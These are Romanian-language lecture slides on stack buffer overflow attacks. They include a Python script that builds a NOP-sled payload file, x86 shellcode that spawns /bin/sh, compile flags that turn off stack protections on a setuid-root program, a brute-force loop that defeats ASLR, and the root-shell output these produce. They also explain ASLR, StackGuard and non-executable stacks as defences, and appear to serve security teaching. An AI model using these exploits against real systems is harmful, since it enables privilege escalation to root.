
```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```


Adresa pentru codul rău intenționat (II)

- Pentru a spori șansele de salt la adresa corectă în codul rău intenționat, putem umple fișierul badfile cu instrucțiuni NOP și să punem codul rău intenționat la sfârșitul zonei.

Obs. : NOP- Instrucțiune care nu face nimic.



Structura fișierului badfile



Construirea fișierului badfile folosind un script în Python

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300)) ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120 ③
content[112:116] = (ret).to_bytes(4,byteorder='little') ④

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

O adresă nouă ca adresă de retur

Observații :

Adresa nouă folosită ca adresă de retur în stiva funcției $[0xbffff188 + nnn]$ *nu ar trebui să conțină zero* în nici un octet; în caz contrar, în `badfile` va exista un zero care va termina șirul de copiat pentru `strcpy()`.

d.e., $0xbffff188 + 0x78 = 0xbffff200$, ultimul octet conține un zero ceea ce duce la terminarea copierii.

Rezultatele execuției

- Compilarea codului vulnerabil cu toate contramăsurile dezactivate.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executarea codului exploatabil și a codului din stivă.

```
$ chmod u+x exploit.py      ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id      ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

O observație asupra contra-măsurii

- În Ubuntu16.04, /bin/sh indică spre /bin/dash, care are o contramăsură:
 - dash renunță la privilegii când este executat într-un proces setuid
- Facem ca /bin/sh să indice spre alt shell (simplificarea atacului)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Schimbăm în shellcode numele shell (pentru înfrângerea contramăsurii)

```
change "\x68""//sh" to "\x68""/zsh"
```

- Alte metode de înfrângere a contramăsurii mai târziu

Shellcode

Scopul codului rău intenționat: să permită executarea mai multor comenzi pentru a obține accesul la sistem.

Soluția : un program shell

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Provocări :

- Încărcarea programului de executat: pași lipsă în operație
- Zerouri în cod

Shellcode

- Cod în limbaj de asamblare (instrucțiuni mașină) pentru a lansa un shell.
- Scop: utilizarea `execve("/bin/sh", argv, 0)` pentru a rula shell

- Regiștrii folosiți:

`eax = 0x0000000b (11)` : Valoarea pentru apelul sistem `execve()`

`ebx = adresa lui "/bin/sh"`

`ecx = adresa tabloului de argumente.`

- `argv[0]` = adresa lui `"/bin/sh"`
- `argv[1]` = 0 (sfârșitul argumentelor)


`edx = zero` (nu trecem în apel variabile de mediu).

`int 0x80: invocă execve()`


Shellcode

```
const char code[] =
    "\x31\xc0"      /* xorl    %eax,%eax    */ ← %eax = 0 (avoid 0 in code)
    "\x50"          /* pushl   %eax         */ ← set end of string "/bin/sh"
    "\x68" "//sh"    /* pushl   $0x68732f2f   */
    "\x68" "/bin"    /* pushl   $0x6e69622f   */
    "\x89\xe3"      /* movl    %esp,%ebx    */ ← set %ebx
    "\x50"          /* pushl   %eax         */
    "\x53"          /* pushl   %ebx         */
    "\x89\xe1"      /* movl    %esp,%ecx    */ ← set %ecx
    "\x99"          /* cdq     */           ← set %edx
    "\xb0\x0b"      /* movb    $0x0b,%al    */ ← set %eax
    "\xcd\x80"      /* int     $0x80        */ ← invoke execve()
;
```

Shellcode



(a) Set the `ebx` register



(b) Set the `eax`, `ecx`, and `edx` registers

Contramăsuri

Metode pentru dezvoltator:

- Folosirea funcțiilor mai sigure cum sunt `strncpy()`, `strncat()` etc., a bibliotecilor legate dinamic mai sigure care verifică lungimea datelor înainte de a copia..

Metode din sistemul de operare:

- ASLR (Address Space Layout Randomization)

Metode bazate pe compilator:

- Stack-Guard

Metode bazate pe hardware:

- Stiva ne-executabilă

Principiul ASLR

Pentru a randomiza adresa de început a stivei, de fiecare dată când se încarcă în memorie codul, adresa stivei se schimbă.



E dificil de ghicit adresa stivei în memorie.



E dificil de ghicit adresa lui %ebp și adresa codului rău intenționat

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char x[12];
    char *y = malloc(sizeof(char)*12);

    printf("Address of buffer x (on stack): 0x%x\n", x);
    printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Folosim acest cod pentru a observa cum afectează adresele variabilelor locale

Address Space Layout Randomization : setări posibile

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

Nerandomizat

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

Stiva
randomizată

3

Stiva & heap
randomizate

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

Înfrângerea ASLR (I)

1. Activăm randomizarea adreselor (contramăsura)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compilăm versiunea set-uid root a lui `stack.c`

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
```

```
% sudo chown root stack
```

```
% sudo chmod 4755 stack
```

Înfrângerea ASLR (II)

3. Înfrângem ASLR rulând codul vulnerabil în buclă infinită (durează...)

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

Înfrângerea ASLR

După execuția scriptului timp de cca 19 minute pe o mașină Linux pe 32-biți, se poate obține accesul la shell (codul rău intenționat ajunge să fie executat).


```
.....  
19 minutes and 14 seconds elapsed.  
The program has been running 12522 times so far.  
...: line 12: 31695 Segmentation fault (core dumped) ./stack  
19 minutes and 14 seconds elapsed.  
The program has been running 12523 times so far.  
...: line 12: 31697 Segmentation fault (core dumped) ./stack  
19 minutes and 14 seconds elapsed.  
The program has been running 12524 times so far.  
#      ← Got the root shell!
```

Garda pentru stivă (stack guard)

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```




Execuția cu StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello000000000000
*** stack smashing detected ***: ./prog terminated
```

Codul adăugat de compilator
pentru verificarea canarului.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl     %gs:20, %eax
    movl     %eax, -12(%ebp)
    xorl     %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl     -12(%ebp), %eax
    xorl     %gs:20, %eax
    je       .L2
    call     __stack_chk_fail
    // Canary Check End
```



Înfrângerea contramăsurilor în bash & dash

- Ambele contramăsuri fac ca procesul setuid să devină non-setuid
- Setează ID de utilizator efectiv la ID de utilizator real, renunțând la privilegii
- Ideea: înainte de a rula shells, setăm ID de utilizator real la 0
 - Invocăm `setuid(0)`
 - Putem face asta la începutul shellcode

```
shellcode= (  
    "\x31\xc0"           # xorl    %eax,%eax      ①  
    "\x31\xdb"           # xorl    %ebx,%ebx      ②  
    "\xb0\xd5"           # movb    $0xd5,%al      ③  
    "\xcd\x80"           # int     $0x80           ④
```

Stiva ne-executabilă

- Bitul NX, care precizează în CPU caracteristica No-eXecute separă codul de date, marcând anumite zone ca fiind ne-executabile.
- Măsura poate fi înfrântă folosind tehnica atacului **Return-to-libc** (nu o vom discuta)

Rezumat

- Depășirea de zonă de memorie constituie un defect de securitate destul de întâlnit
- Ne-am focalizat doar pe depășirile de zonă bazate pe stivă, dar
 - Și depășirile bazate pe heap pot duce la injectarea de cod
- Am exploatat depășirea pentru a executa codul injectat
- Am prezentat apărări împotriva atacurilor